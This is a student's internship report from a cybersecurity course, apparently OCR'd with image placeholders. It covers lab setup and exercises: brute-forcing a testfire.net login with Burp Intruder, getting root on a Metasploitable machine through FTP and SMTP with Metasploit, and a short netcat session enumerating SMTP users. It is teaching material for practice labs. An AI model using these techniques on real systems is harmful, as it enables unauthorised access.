INTERNSHIP ON CYBERSECURITY

CARRIED OUT BY

NISHITH PRASHANTH

4NM21CS102

COMPUTER SCIENCE

Self Introduction

Myself Nishith a computer science student studying in second year. I am pursuing my engineering at NMAMIT Nitte. I am a hardworking, enthusiastic person and am interested in the domain of data science and cybersecurity. The projects given to us have enabled me to improve my knowledge in this field and would consider to purse higher studies in it.

About Dlithe

DLithe is an EdTech company serving IT Companies and Academic Institutions, since the year 2018. With experiences drawn from corporate time, the foundation of DLithe is built to innovate products that transform the upcoming generation. Our expertise in Embedded Systems, Robotics, Internet of Things, Cyber Security, and Artificial Intelligence is helping academics institutions to align with industry needs. We have transformed many lives by imparting 360-degree learning – Domain, Process & Technology, keeping focus on Customer Experience and Operational Excellence objectives. We are proud to say, DLithe is a bootstrap company with strong foundation, experience, trust and commitment to build an agile workforce towards industry need.

Summary of Internship


Cybersecurity is the practice of protecting critical systems and sensitive information from digital attacks. It is also known as information technology (IT) security. Cybersecurity measures are designed to combat threats against networked systems and applications, whether those threats originate from inside or outside of an organization. Cyberattacks are usually aimed at accessing, changing, or destroying sensitive information; extorting money from users via ransomware; or interrupting normal business processes.


During the one month period of the internship we were taught about network topology, cloud computing, OSI model , CIA triads and various other concepts were thought .

1: a) INSTALL VIRTUAL BOX


DOWNLOADING VIRTUAL BOX FROM virtualbox.org


b) INSTALL KALI LINUX
downloading kali linux from kali.org and performing the setup in virtualbox






C) INSTALL METASPLOIT MACHINE
Downloading metasploit machine from sourceforge and setting it up in virtualbox







d) INSTALLING WINDOWS 7 MACHINE



3)PASSWORD CRACKING OF TESTFIRE.NET USING BURPSUITE


Using the proxy we intercept the requests then we send the http request to the intruder and set the payloads for which we test for the correct combination .The attack type is cluster bomb and from the Correct combination we can login to the page.






We have logged into the testfire.net succesfully.

4) a: Exploiting Metasploit using FTP




Using the ifconig command we get the ip and run nbtscan to see the systems connected iin our network after which we execute nmap command for the metasploite machine to see the vulnerabilities and using metasploite framework attack the ftp port and get root access of the machine.




4) b: Exploiting Metasploit using SMTP


In simple mail transfer protocol we perform the same steps as above and using msfconsole attack the smtp port after which we get root access.




```
zsh: corrupt history file /home/nishith/.zsh_history
┌──(nishith㉿kali)-[~]
└─$ nc  192.168.68.231 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
252 2.0.0 mysql
quit
221 2.0.0 Bye

┌──(nishith㉿kali)-[~]
└─$
```

4) d: Exploiting Metasploit using http






